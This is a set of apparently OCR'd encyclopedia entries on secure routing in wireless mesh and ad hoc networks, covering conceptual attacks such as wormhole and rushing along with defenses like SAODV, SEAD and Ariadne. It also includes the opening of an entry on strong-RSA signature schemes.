Wireless mesh networks (WMNs) share a lot of similarities with mobile ad hoc networks (MANETs), as in both, communication is done using wireless transmissions in a multi-hop fashion (i.e., the communication between source and destination is relayed by intermediate nodes). Thus, routing protocols that were proposed in MANETs for unicast (AODV [26], DSR [15], DSDV [25]) and multicast (MAODV [29]) can be used in WMNs. However, some routing protocols such as ODMRP [21] were specifically designed to take advantage of the mesh structure in a WMN. Moreover, given their static nature, WMNs are used primarily for applications that require high throughput. To maximize path throughput, an important focus in routing for WMNs is to use high-throughput metrics (such as ETX [6], PP [9, 18], RTT [2], SPP [29]), in which the paths are selected based on the quality of the wireless links, as opposed to the more traditional hop count metric which seeks to minimize the number of hops on a path. As a result, WMNs share many security threats with MANETs, but they also add new security challenges that originate from the different nature of routing protocols designed to take into account the mesh structure and the high throughput metrics.

Theory

Attacks Against Routing

The main goal of an attack against routing is that of disrupting packet delivery between source and destination (A related attack is when a passive attacker performs traffic analysis, which will not be considered here). One criterion to classify attacks is depending on whether the adversary possesses the credentials to participate in routing. In the absence of any security mechanisms, the wireless transmission medium makes routing vulnerable to outside attacks, in which adversaries replay, inject, or modify control or data packets. These attacks can be prevented by using cryptographic mechanisms such as MACs and digital signatures that ensure authentication and integrity of messages exchanged between nodes. However, such mechanisms are not sufficient against insider attacks, which occur when adversaries gain access to the cryptographic material stored at the nodes. Given the multi-hop nature of routing and the lack of physical security which makes devices susceptible to theft, insider attacks can be a severe security threat.

Another criterion to classify attacks is depending on which phase of the routing protocol is targeted. Attacks can target the path establishment phase and the packet forwarding phase. Both must be secured. Attacks that disrupt the correct path establishment target the underlying routing structure (i.e., a path or multi-paths for unicast, and a mesh or a tree for multicast). Examples are distorting the routing structure or preventing its establishment altogether. The most common attack targeting the packet forwarding phase is the packet dropping attack in which adversaries drop (either partially or totally) the packets that are routed through them. Some attacks target both phases: adversaries manipulate the route establishment phase in order to be included on many routes and subsequently disrupt large portions of the network by attacking the data forwarding phase. Examples include wormhole [13], rushing [14], and metric manipulation attacks [7]. Finally, adversaries can perform the attack by acting individually, or by colluding with other adversaries. The presence of multiple colluding adversaries usually makes an attack more challenging to mitigate.

In a **wormhole attack**, two colluding adversaries create the appearance of a short path by tunneling packets among themselves. For example, in Fig. 1, adversarial nodes $A1$ and $A2$ have created a wormhole link between them (the dotted line), and honest nodes $N1$ and $N2$ choose the route that includes the wormhole link because it seems to have a low cost. In a traditional wormhole attack, $N1$ and $N2$ are outside attackers that simply act as repeaters (e.g., $A1$ sends to $A2$ packets overheard from $N1$, and $A2$ rebroadcast them), leading $N1$ and $N2$ to believe they are direct neighbors. In

Secure Routing in Wireless Mesh Networks. Fig. 1 Wormhole attack

the Byzantine version of the wormhole attack [3], $A1$ and $A2$ are compromised nodes that establish a wormhole link between them, but are still visible on the path between $N1$ and $N2$.

In **rushing attacks**, an attacker is able to propagate an adversarial variant of a packet through the network. A typical example is to take advantage of the flood duplicate suppression technique in the route discovery phase of an on-demand routing protocol such as AODV [26]. Attacker nodes can simply transmit flood packets by ignoring the small randomized delays (required by wireless transmissions in order to reduce collisions). As a result, flood packets traveling through legitimate routes will be ignored and, instead, attackers will be included on routes.

Metric manipulation attacks [7] occur in WMNs that are optimized to use high-throughput metrics (instead of the more traditional hop-count metric). In a typical use, each node is required to collect local information about its adjacent links based on periodical probes from its neighbors. This local information is then propagated in the network, allowing nodes to obtain global information about the quality of routes. In a metric manipulation attack, an adversarial node advertises "high quality" paths by manipulating either its own contribution to the path metric or the contributions of other nodes that were accumulated in the path metric. As a result, attacker nodes will act as "attractors" for many routes. These attacks are Byzantine in nature, as they are conducted by nodes that have the credentials to participate in routing, yet are under adversarial control.

Defenses

Defenses Against Packet Dropping

The *watchdog* technique [21] relies on the fact that a node can overhear its neighboring nodes forwarding packets to other destinations. If a node does not overhear a neighbor forwarding more than a threshold number of packets, it concludes that the neighbor is adversarial. This technique is most effective against individual non-colluding attackers.

Defenses Against Rushing

Rushing Attack Prevention (RAP) [14] prevents the rushing attack by waiting for up to k flood requests and then randomly selecting one to forward, rather than only forwarding the first one. ODSBR [2] adopts another defense against the rushing attack by processing all duplicate flood packets, and if a valid flood packet with a lower metric is received, an additional re-broadcast is scheduled. The advantage of this technique is that even if an adversary performs a successful "rush" in an attempt to be selected on the path, the adversarial variant of the flood will be shortly overridden by the legitimate flood with a lower path cost.

Defenses Against Wormhole

Several defenses were proposed against the traditional wormhole attack. Packet leashes [13] restrict the maximum transmission distance by using either a tight time synchronization (temporal leash) or location information (geographic leash). As such, they require specialized hardware, such as accurate clocks or GPS receivers. Another technique relies on directional antennas [10] and prevents wormholes by having each node maintain accurate information about its neighbors. Messages coming from a node that is not perceived as a neighbor are ignored. TrueLink[9] prevents formation of wormholes by using MAC layer acknowledgments to infer if a link exists or not between two nodes.

The above techniques rely on the end points of the wormhole to prevent wormhole formation. Since the end points of a Byzantine wormhole are adversarial and cannot be trusted to follow the protocol correctly, these techniques are ineffective against Byzantine wormhole attacks. The ODSBR [2] protocol incorporates several techniques to defend against the Byzantine wormhole attack, which are motivated by the observation that the primary wormhole attack is the dropping of packets that attempt to travel through the wormhole, rather than the wormhole formation. A wormhole attack will appear to ODSBR as a faulty link existing between two nodes. ODSBR mitigates the attack not by preventing the formation of the wormhole, but by detecting it and increasing its weight. Once the wormhole's link weight has been increased sufficiently, ODSBR will avoid it and select the next best alternate path.

Defenses Against Metric Manipulation Attacks

Metric manipulation attacks not only distort path establishment, but also make recovery difficult even if attackers are identified, because honest nodes cannot rely on the "poisoned" metric. S-ODMRP [8] uses a measurement-based detection mechanism to first identify attacker nodes and then isolate them through an accusation-based reaction mechanism. The detection component is based on the ability of honest nodes to detect a discrepancy between the advertised data rate and the actual perceived data rate. The accusation component temporarily prevents attacker nodes to participate in routing. To address the metric poisoning effect, the metric is refreshed in the network shortly after attacker identification.

Securing Unicast Routing

Unlike the previous defenses which target individual attacks, several full-fledged secure routing protocols were also proposed to provide resilience against outside [22, 30, 33] and inside [11, 12, 19, 23] attacks.

SRP [24] prevents impersonation and replay attacks for on-demand routing by disabling route caching and providing end-to-end authentication using HMACs [31]. One-way hash chains and digital signatures were used to secure on demand distance vector (SAODV [33], SEAD [11], ARAN [30]) and link state ([24]) routing protocols. SDT [23] and Ariadne [12] use multi-path routing to mitigate data dropping attacks. SDT disseminates packets across several disjoint paths and uses authenticated destination-to-source acknowledgments as proof that packets reached their destination. In Ariadne, nodes that have several paths available assign a fraction of packets to be sent along each path. This multi-path approach has relatively low overhead, converges quickly, and works effectively in a well-connected wireless network, where the number of disjoint paths is large. In Afora [19], nodes do not forward all route replies, but probabilistically drop some of them to increase resilience to attacks. Both Ariadne and Afora rely on an external feedback mechanism to notify them about the resilience of particular paths.

The ODSBR [2] routing protocol was designed to withstand a large set of Byzantine attacks from multiple colluding adversaries, including data dropping, rushing, and wormhole attacks. ODSBR uses an acknowledgment-based feedback technique to detect the presence of attacks, a binary searched-based probing technique to localize faulty links on routes, and selects routes based on a reliability metric that captures link failures and adversarial behavior.

Securing Multicast Routing

Most of the work on multicast routing in WMNs has focused on application specific security issues such as key management, which is needed to ensure data confidentiality and authenticity [3, 4, 16, 18, 32]. In contrast to secure unicast routing, the work studying security issues specific to multicast routing in WMNs is relatively scarce. For tree-based multicast routing protocols, such as MAODV [29], Roy et al. [27] propose an authentication framework which allows the protocol to withstand several outside attacks targeted against the creation and maintenance of the multicast tree. The BSMR [6] protocol complements this work and achieves protection against Byzantine attacks in tree-based multicast protocols by using a combination of techniques which include: Detecting the reliability of links by comparing the perceived data rate with the rate advertised by the multicast source, and selecting routes based on a reliability metric that captures adversarial behavior. Finally, for multicast routing protocols that use a mesh-based routing structure (e.g., ODMRP [20]) in combination with high-throughput metrics, Dong et al. [7] present a defense technique against metric manipulation attacks.

Applications

Secure routing protocols serve as a fundamental building block for any communication system. In the context of wireless mesh networks, applications that can benefit from secure routing include application that need high performance and availability such as multimedia conferencing, and online video broadcasting, as well as applications that require deployment in adversarial environments such as military battle fields and rescue missions.

Recommended Reading

1. Adya A, Bahl P, Padhye J, Wolman A, Zhou L (2004) A multi-radio unification protocol for ieee 802.11 wireless networks. In: Proceedings of BroadNets '04 Lau- sanne, Switzerland, pp 344–354 (2004)
2. Awerbuch B, Curtmola R, Holmer D, Nita-Rotaru C, Rubens H (2008) ODSBR: an on-demand secure Byzantine resilient routing protocol for wireless ad hoc networks. ACM Transactions on Information and System Security (TISSEC), 10(4), January 2008
3. Balachandran RK, Ramamurthy B, Xukai Z, Vinodchandran NV (2005) CRTDH: an efficient key agreement scheme for secure group communications in wireless ad hoc networks. In: Proceedings of ICC 2005
4. Bruschi D, Rosti E (2002) Secure multicast in wireless networks of mobile hosts: protocols and issues. Mob Netw Appl 7(6):503–511
5. Couto DSJD, Aguayo D, Bicket JC, Morris R (2003) A high-throughput path metric for multi-hop wireless routing. In: Proceedings of MOBICOM '03 (2003), ACM, San Diego, pp 134–146
6. Curtmola R, Nita-Rotaru C (2009) BSMR: Byzantine-resilient secure multicast routing in multi-hop wireless networks. IEEE Transactions on Mobile Computing (TMC) 8(4):445–459
7. Dong J, Curtmola R, Nita-Rotaru C (2008) On the pitfalls of using high-throughput multicast metrics in adversarial wireless mesh networks. In: Proceedings of the 4th IEEE conference on sensor, mesh and adhoc communications and Networks (SECON '08) San Francisco
8. Draves R, Padhye J, Zill B (2004) Comparison of routing metrics for static multi-hop wireless networks. In: Proceedings of SIGCOMM '04, ACM Press, New York, pp 133–144
9. Eriksson J, Krishnamurthy SV, Faloutsos M (2006) Truelink: a practical countermeasure to the wormhole attack in wireless networks. In: Proc. of ICNP '2006, Santa Barbara
10. Hu L, Evans D (2004) Using directional antennas to prevent wormhole attacks. In: Proceedings of NDSS, San Diego, 2004
11. Hu YC, Johnson DB, Perrig A (2003) Sead: secure efficient distance vector routing for mobile wireless ad hoc networks. Ad Hoc Networks 1(1):175–192

12. Hu YC, Perrig A, Johnson DB (2002) Ariadne: A secure on-demand routing protocol for ad hoc networks. In: Proceedings of MOBICOM, Atlanta, Georgia, pp 12–23
13. Hu YC, Perrig A, Johnson DB (2003) Packet leashes: a defense against wormhole attacks in wireless ad hoc networks. In: Proceedings of INFOCOM, San Franciso, April 2003
14. Hu YC, Perrig A, Johnson DB (2003) Rushing attacks and defense in wireless ad hoc network routing protocols. In: Proceedings of WiSe, ACM Press, San Diego, pp 30–40
15. Johnson DB, Maltz DA, Broch J (2001) DSR: The dynamic source routing protocol for multi-hop wireless ad hoc networks. In: Perkins CE (ed) Ad hoc networking, chapter 5. Addison-Wesley, Boston, pp 139–172
16. Kaya T, Lin G, Noubir G, Yilmaz A (2003) Secure multicast groups on ad hoc networks. In: Proceedings of SASN'03 (2003), ACM Press, New York, pp 94–102
17. Keshav S (1993) A control-theoretic approach to flow control. In: Proceedings of the conference on communications architecture and protocols (1993), pp 3–15
18. Lazos L, Poovendran R (2007) Power proximity based key management for secure multicast in ad hoc networks. J Wirel Netw 13(1):127–148
19. Lee HI (2002) Afora: Ad hoc routing in the face of misbehaving nodes. Master's Thesis, MIT, September 2002
20. Lee SJ, Su W, Gerla M (2002) On-demand multicast routing protocol in multihop wireless mobile networks. Mob Netw Appl 7(6):441–453
21. Marti S, Giuli T, Lai K, Baker M (2000) Mitigating routing misbehavior in mobile ad hoc networks. In: Proceedings of MOBICOM, Boston (2000)
22. Papadimitratos P, Haas ZJ (2002) Secure routing for mobile ad hoc networks. In: Proceedings of the SCS Communication Networks and Distributed Systems Modeling and Simulation Conference (CNDS), San Antonio, pp 27–31
23. Papadimitratos P, Haas ZJ (2003) Secure data transmission in mobile ad hoc networks. In: Proceedings of ACM Workshop on Wireless Security (WiSe), San Diego, 2003
24. Papadimitratos P, Haas ZJ (2003) Secure link state routing for mobile ad hoc networks. In: Proceedings of the 2003 Symposium on Applications and the Internet Workshops (SAINT'03 Workshops) (2003), IEEE Computer Society, Orlando
25. Perkins CE, Bhagwat P (1994) Highly dynamic destination-sequenced distance-vector routing (DSDV) for mobile computers. In: Proceedings of SIGCOMM (1994), London
26. Perkins CE, Royer EM (2000) Ad hoc on-demand distance vector routing. In: Perkins CE (ed) Ad hoc networking. Addison-Wesley, Boston
27. Roy S, Addada VG, Setia S, Jajodia S (2005) Securing MAODV: attacks and countermeasures. In: Proceedings of SECON '05, IEEE 2005
28. Roy S, Koutsonikolas D, Das S, Hu C (2006) High-throughput multicast routing metrics in wireless mesh networks. In: ICDCS 2006, Lisboa
29. Royer E, Perkins C (2000) Multicast ad-hoc on-demand distance vector (MAODV) routing. In: Internet Draft (July 2000)
30. Sanzgiri K, Dahill B, Levine BN, Shields C, Belding-Royer E (2002) A secure routing protocol for ad hoc networks. In: Proceedings of ICNP 2002, Paris
31. The Keyed-Hash Message Authentication Code (HMAC). No. FIPS 198. National Institute for Standards and Technology (NIST), 2002. http://csrc.nist.gov/publications/fips/index.html.
32. Zapata MG, Asokan N (2002) Securing ad hoc routing protocols. In: Proceedings of ACM Workshop on Wireless Security (WiSe) ACM Press, New York, 2002
33. Zhu S, Setia S, Xu S, Jajodia S (2004) Gkmpan: An efficient group rekeying scheme for secure multicast in ad-hoc networks. In: Proceedings of Mobiquitos (2004), IEEE, pp 42–51

Secure Routing Protocols

Qijun Gu
Department of Computer Science, Texas State University-San Marcos, San Marcos, Texas, USA

Related Concepts

►Authentication

Definition

Secure routing protocols in ad hoc networks are the protocols designed to counteract routing attacks that disrupt route discovery.

Background

In an ad hoc network, nodes form the network collaboratively without using any infrastructure. Nodes do not have the global view on the network topology. In order to deliver packets, they must discover valid routes along which nodes can forward packets from source to destination. The route discovery procedure requires nodes to announce their presence, listen for others' announcements, forward route discovery request and reply packets, maintain and update their routing tables, and share their routing information.

Besides the nodes' mobility and the unreliable wireless communication that already make ad hoc routing protocols difficult, security adds another challenge. As attackers can infiltrate easily in a network and nodes can be compromised, ad hoc routing can be disrupted easily under attacks of forging routing packets, dropping routing packets, detouring routing packets, flushing routine packets, or tunneling routing packets. Such attacks mislead or deceive good nodes to believe that an alive link has failed, a path is disconnected, a short path becomes longer, a long path becomes shorter, or a legitimate and fresh routing packet is redundant. Such attacks essentially change the nodes' views on the network topology and lead to nonoptimal routes and a degradation of network performance. Security routing protocols are created to guard ad hoc networks against these attacks.

Theory

The major security concern aroused by the ad hoc routing attacks is essentially on the integrity of routing protocols. Hence, the fundamental building blocks of secure ad hoc routing protocols include a component for key establishment and management and a component for routing packet authentication. The key component establishes and updates cryptographic credentials among nodes. The credentials are used to build keys among nodes for verifying node identities and packet integrity. The authentication component provides the actual mechanisms to authenticate and verify packets and node identities.

Some ad hoc routing protocols require shared keys between all pairs of nodes participating in route discovery. One approach to distribute shared keys is to load the shared keys into each pair of nodes before deployment. Another approach is to use side channels to exchange and build the shared keys. Other ad hoc routing protocols use public keys. Nodes have a list of trusted public keys. They use key-exchange protocols to compute shared session keys during route discovery. Both key management schemes have issues in incremental network deployment. When new nodes join the network, it is difficult for existing nodes to obtain and verify either shared keys or public keys associated with the new nodes. The distribution of shared keys could be intercepted or eavesdropped by attackers and thus results in leakage of credentials. The distribution of public keys requires trustable authorities, which are hardly practical in ad hoc networks. To address these issues, some key management schemes were proposed on the ideas of binding keys with node addresses, using certificates from a certificate authorities, build transitive trust, and so on. Another challenge of key distribution is revocation. When a node shall be removed from a network, its associated credentials should also be revoked. Such revocated information is flooded throughout the network to ensure all the nodes in the network are aware of the revocation.

The authentication component is designed according to two major types of ad hoc routing protocols: distance vector ad hoc routing and source ad hoc routing. In distance vector routing, each node maintains a routing table of all possible destinations. Each entry in the routing table has the shortest known distance to the corresponding destination. The routing protocol is designed to propagate the distances such that all nodes can keep updating their routing tables upon receiving routing packets to ensure they have the shortest paths to the destinations. In contrast, nodes in source routing do not use a routing table. Instead, they add their addresses in the routing packets that they forward during route discovery. Hence, the routing packets in fact carry the candidate paths. Nodes keep the path information from received routing packets and select the best paths accordingly. Different authentication mechanisms are designed according to the characteristics of the two types of ad hoc routing protocols.

Secure ad hoc on demand distance vector (SAODV) routing protocol [1] is a representative secure distance vector ad hoc routing protocol. In SAODV, a route request packet is designed to carry the request information and a hop count for discovering a route. Routing nodes increment the hop count when forwarding the routing packets. Hence, the authentication in SAODV includes a signature for the invariant fields of routing packets and a hash for the hop count. Given a network of up to m hops, the routing originator generates a one-way hash chain of length equal to the maximum hop $h_0, h_1, h_2, ..., h_m$, so that $h_i = H(h_{i+1})$. The anchor h_0 and the maximum hop count m are put into the invariant field of routing packets. A receiving node can verify the hop count by following the hash chain from the current hop count to the anchor. An example of SAODV is shown in Table 1. In this example, a source S wants to discover a route to a destination D. S broadcasts a route request packet. The packet is then rebroadcast by nodes A, B, and C until it reaches D. When each node rebroadcasts the request packet, it verifies the invariant part of the packet, which is $(REQUEST, id, S, seq_S, D, h_0, m)$ signed by the source's key K_S. Then, it verifies the current hop count i by checking if $h_0 = H^{m-i}(h_{m-i})$. For instance, when node B receives the request, the hop count is 1. Hence, node B checks if $h_0 = H^{m-1}(h_{m-1})$. If all checks pass, the node increments the hop count and also hashes the current hop count hash. When the request packet reaches D, D replies. The reply packet is authenticated and verified in the same way as the request packet. The protocol uses a hash function to ensure that the variant information in routing packets cannot be changed reversely. Hence, although attackers

Secure Routing Protocols. Table 1 An example of route discovery in SAODV

Route request and reply packets	
$S \rightarrow *$:	$< (Request, id, S, seq_S, D, h_0, m)_{K_S}, 0, h_m >$
$A \rightarrow *$:	$< (Request, id, S, seq_S, D, h_0, m)_{K_S}, 1, h_{m-1} >$
$B \rightarrow *$:	$< (Request, id, S, seq_S, D, h_0, m)_{K_S}, 2, h_{m-2} >$
$C \rightarrow *$:	$< (Request, id, S, seq_S, D, h_0, m)_{K_S}, 3, h_{m-3} >$
$D \rightarrow C$:	$< (Reply, D, seq_D, S, ltime, h'_0, m)_{K_D}, 0, h'_m >$
$C \rightarrow B$:	$< (Reply, D, seq_D, S, ltime, h'_0, m)_{K_D}, 1, h'_{m-1} >$
$B \rightarrow A$:	$< (Reply, D, seq_D, S, ltime, h'_0, m)_{K_D}, 2, h'_{m-2} >$
$A \rightarrow S$:	$< (Reply, D, seq_D, S, ltime, h'_0, m)_{K_D}, 3, h'_{m-3} >$

cannot make a worse route better, attackers could make a better route worse. Secure efficient ad hoc distance (SEAD) vector routing protocol [2] is another secure distance vector ad hoc routing protocol. Similar to SAODV, it uses a hash function to authenticate the routing metric and the sequence numbers in routing tables. The authentication provides a lower bound on the metric. Although an attacker can increase the metric or claim the same metric, the attacker cannot decrease the metric.

Ariadne [3] is a representative protocol for securing dynamic source routing protocol. When a source node needs to discover a route, it broadcasts a route request packet. Each node, when forwarding the packet, adds itself into the packet as a router on the candidate path. To convince the destination of the legitimacy of each field in the request, each node also adds a message authentication code (MAC) computed over the incremented packet. Hence, as the packet gets closer to the destination, it is incremented with more routers and more MACs. The destination can verify the authenticity of the request packet by checking all MACs. Ariadne assumes a key distribution scheme exists to ensure that the MACs can be computed and verified with the correct and trusted keys. The key distribution in Ariadne is more complicated than SAODV as the MACs require all nodes along the path to have a trustable key to compute the corresponding MAC. An example of Ariadne is shown in Table 2. In the example, a source S wants to discover a route to a destination D, and the path actually goes through nodes A, B, and C. When a node receives the route request packet, it recomputes a per-hop hash in the packet, adds itself to the path and then computes a new MAC. For instance, when B receives the request, it computes $h_2 = H(B, h1)$ and replaces h_1 with h_2. B then adds itself to the path (A, B) and adds a new MAC M_B = $MAC_{K_{B_{ti}}}(Request, S, D, id, ti, h_2, (A, B), (M_A))$. When the destination replies, it adds another MAC $M_D = MAC_{K_D}(Request, S, D, id, ti, h_2, (A, B), (M_A))$ to ensure that the path will not be changed in the reply. Ariadne does not address all security problems in ad hoc routing. For example, an attacking node in the path could remove previous hops that are adjacent to the attacker so that a long path seems shorter.

Secure Routing Protocols. Table 2 An example of route discovery in Ariadne

Route request and reply packets
$S \rightarrow * :< Request, S, D, id, ti, h_0, (), () >$
$A \rightarrow * :< Request, S, D, id, ti, h_1, (A), (M_A) >$
$B \rightarrow * :< Request, S, D, id, ti, h_2, (A, B), (M_A, M_B) >$
$C \rightarrow * :< Request, S, D, id, ti, h_3, (A, B, C), (M_A, M_B, M_C) >$
$D \rightarrow C :< Reply, D, S, ti, (A, B, C), (M_A, M_B, M_C), M_D, () >$
$C \rightarrow B :< Reply, D, S, ti, (A, B, C), (M_A, M_B, M_C), M_D, (K_{C_{ti}}) >$
$B \rightarrow A :< Reply, D, S, ti, (A, B, C), (M_A, M_B, M_C), M_D, (K_{C_{ti}}, K_{B_{ti}}) >$
$A \rightarrow S :< Reply, D, S, ti, (A, B, C), (M_A, M_B, M_C), M_D, (K_{C_{ti}}, K_{B_{ti}}, K_{A_{ti}}) >$

Applications


Secure ad hoc routing protocols can be deployed for a variety of applications that have security concerns on their communication. The applications include military operations, emergency disaster responses, community networking, ad hoc meetings, and so on. In these ad hoc networking applications, secure routing protocols can protect the applications against routing attacks.

Experimental Results

Secure ad hoc routing protocols add extra credentials in the original routing packets and require additional procedures for authenticating and verifying routing packets. The security mechanisms thus impact the performance of the secure protocols. Three metrics are used for measuring the performance: packet delivery ratio, latency, and overhead. Packet delivery ratio shows the percentage of delivered packets. Latency shows the time for a packet to reach its destination. Overhead shows the traffic volume of routing packets. Simulated experiments [2, 3] were conducted to compare the performance of secure routing protocols and their nonsecure versions, i.e., Ariadne vs. dynamic source routing (DSR), and SEAD vs. destination sequenced distance vector (DSDV). A network of 50 mobile nodes are simulated. Each node stays at a location and pauses for a period of time called the pause time. Then, it chooses a new location at random and moves there at the maximum speed of 20 m/s.

Figure 1a shows the packet delivery ratio of the four routing protocols. SEAD consistently outperforms DSDV on this metric, because SEAD sends more routing advertisements than DSDV, which allows nodes to obtain more up-to-date routing information. In contrast, Ariadne performs worse than DSR. In route discovery operations, Ariadne requires nodes to wait longer time for keys to be disclosed. Then, routing packets can be verified and routes can be established. Hence, packets are more likely to time out, as routes have a shorter life time.

Figure 1b shows the overhead of the four routing protocols. Both SEAD and Ariadne have larger overhead than their nonsecure versions, because secure routing packets are larger in size in order to carry more authentication



Secure Routing Protocols. Fig. 1 Performance of secure routing protocols, reported in [2, 3]

information, such as the hash value in routing advertisement in SEAD and the authentication tokens in all routing packets in Ariadne. In addition, SEAD also increases the number of routing advertisements, which results in more routing packets.

Figure 1c shows the latency of the four routing protocols. SEAD has higher latency than DSDV, because SEAD needs more network capacity to deliver more larger routing packets. Hence, normal data packet transmission is generally delayed due to the reduced network capacity. The latency caused by transmitting extra security information in routing packets is more obvious in the comparison of Ariadne and DSR. DSR itself uses routing packets larger than DSDV and SEAD. Ariadne further adds authentication tokens into routing packets. Hence, using DSR results in larger latency than DSDV and SEAD, while using Ariadne results in even larger latency than DSR.

Open Problems

Secure ad hoc routing protocols are built upon secure key distribution and management, as the keys are needed in authenticating and verifying routing packets. However, having such a key management in ad hoc networks is hard due to the mobile and infrastructure-less nature of ad hoc networks. It needs more research to find good key managements for routing protocols. Furthermore, many attacks against ad hoc routing protocols have been identified. The current secure routing protocols can address a portion of the attacks, while leaving networks unprotected from the other attacks. New secure routing protocols are still needed to address those attacks.

Recommended Reading

1. Zapata MG, Asokan N (2002) Securing ad hoc routing protocols. Proceedings of ACM Workshop on Wireless Security, pp 1–10

2. Hu Y-C, Johnson DB, Perrig A (2003) SEAD: secure efficient distance vector routing for mobile wireless ad hoc networks. Ad Hoc Networks 1:175–192
3. Hu Y-C, Perrig A, Johnson DB (2005) Ariadne: a secure on-demand routing protocol for ad hoc networks. Wireless Networks 11(1–2):21–38

Secure Shell

►SSH

Secure Signatures from the "Strong RSA" Assumption

Dan Boneh
Department of Computer Science, Stanford University, Stanford, CA, USA

Related Concepts

►Cramer–Shoup Public Key Scheme; ►Digital Signature Schemes

Background

In the late 1990s it was realized that by making a somewhat stronger intractability assumption than RSA (►RSA Problem), it is possible to devise ►digital signature schemes that are fairly efficient, and at the same time have a rigorous proof of security (without resorting to the ►random-oracle heuristic). The intractability assumption states that given a modulus n (►modular arithmetic) of unknown factorization and an element x in the ►ring Z_n^*, it is hard to come up with an exponent $e \geq 2$ and an element y in Z_n^*, such that $y^e = x \pmod{n}$. This assumption, first used by Barić and Pfitzmann in the context of ►fail-stop signatures [1], is called the *strong RSA assumption* (or the *flexible RSA assumption*).

Theory

A simple way of using this assumption for signatures was described by Gennaro et al. [7]. In their construction, the public key (►public key cryptography) is a triple (n, x, H), where n is product of two "quasi-safe primes," x is a random element in Z_n^*, and H is a ►hash function, mapping strings to odd integers. The secret key consists of the factorization of n. To sign a message m, the signer picks a random string r, computes $e \leftarrow H(m, r)$, and then, using the factorization of n, finds an element $y \in Z_n^*$ such that $y^e = x \pmod{n}$. To verify a signature (r, y) on message m, the verifier checks that $y^{H(m,r)} = x \pmod{n}$.

Gennaro et al. proved that this scheme is secure – in the sense of existential unforgeability (►existential forgery) under an adaptive chosen message attack (EU-CMA) – under some conditions on the function H. The first condition is that H is *division intractable*. This means that it is hard to come up with a list of pairs, (m_i, r_i), $i = 1, \ldots, t$, where the integer $H(m_t, r_t)$ divides the product $\prod_{i=1}^{t=1} H(m_i, r)$. The other condition on H means, informally, that one cannot reduce breaking the strong RSA assumption to "breaking the ►hash function H." It is shown in [7] that hash functions satisfying these conditions exist if the strong RSA assumption holds. (It is also shown in [7] that if H is modeled as a random oracle, then it satisfies these conditions, provided that its output is sufficiently long. However, Coron and Naccache showed in [2] that the output of H in this case should be at least as long as the modulus n.)

Cramer and Shoup [4], followed by Fischlin [6], proposed more efficient signatures based on the strong RSA assumption. In the ►Cramer–Shoup public key scheme, the public key is a 5-tuple (n, h, x, e', H), where n is a product of two "safe primes," h, x are random ►quadratic residues in Z_n^*, e' is an odd prime, and H is a hash function, mapping strings to integers. If ℓ denotes the output length of H, then the prime e' must be at least $(\ell+1)$-bit long. The secret key consists of the factorization of n. To sign a message m, the signer picks a new $(\ell+1)$-bit prime $e \neq e'$ and a random quadratic residue $y \in Z_n^*$, sets $x' \leftarrow (y')^{e'} h^{-H(m)} \pmod{n}$, and then, using the factorization of n, finds an element $y \in Z_n^*$ such that $y^e = x h^{H(x')} \pmod{n}$. To verify a signature (e, y, y') on message m, the verifier checks that e is an odd $(\ell+1)$-bit number, $e \neq e'$, sets $x' \leftarrow (y')^{e'} h^{-H(m)} \pmod{n}$, and checks that $y^e = x h^{H(x')} \pmod{n}$.

